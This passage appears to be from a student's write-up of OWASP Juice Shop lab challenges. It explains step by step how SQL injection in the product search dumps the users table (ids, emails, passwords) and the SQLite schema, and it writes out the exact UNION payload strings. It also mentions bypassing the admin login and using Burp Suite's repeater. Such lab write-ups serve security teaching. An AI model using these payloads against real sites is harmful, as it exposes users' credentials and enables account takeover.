
Alternatively, without using BurpSuite I can directly log into the admin’s account with the following input fields.



(ii)Get the credentials of all registered users in the portal.

Before Exploiting this vulnerability we need to exploit another one to get the database schema of the webserver.

Getting the database schema using SQL Injection




But this vulnerability is very similar to the one we will be exploiting in the challenge to get the user data and therefore I will discuss it after discussing how to get users' data.

For now, from the database schema, we can see that the table from which we need the data is called users and the fields we require are id, email, password.

Finding User's Data

To Complete this problem I first displayed all the products available in the juice shop from the search bar.




Methodology: I can union the user's data with the product data to get information about users, this is also a form of SQL Injection attack.

Here I can see that the product data have 9 fields so therefore while performing the UNION I will have to take 9 fields.
But I only need the id, email, password of the user.


So I can design an SQL query like
search = "))union select id,email,password,4,5,6,7,8,9 from users --"
But this will also show the products

So I further modified it as
search = "product'))union select id,email,password,4,5,6,7,8,9 from users --"
Since there is no product = "product" I will only get the users.




I have also attached a file with data of the users.


Challenge Completed



Alternatively, I could have also done this using BurpSuite Proxy.



Send the request to the repeater.



In the repeater, we can add our SQL Injection query to get the user data as a response.

Note:

Now that we know how to do an SQL Injection, I did the same for getting the database schema of the web server with the query search = “product’))union select sql,2,3,4,5,6,7,8,9 from sqlite_master --”

Rest of the methodology of same as discussed above.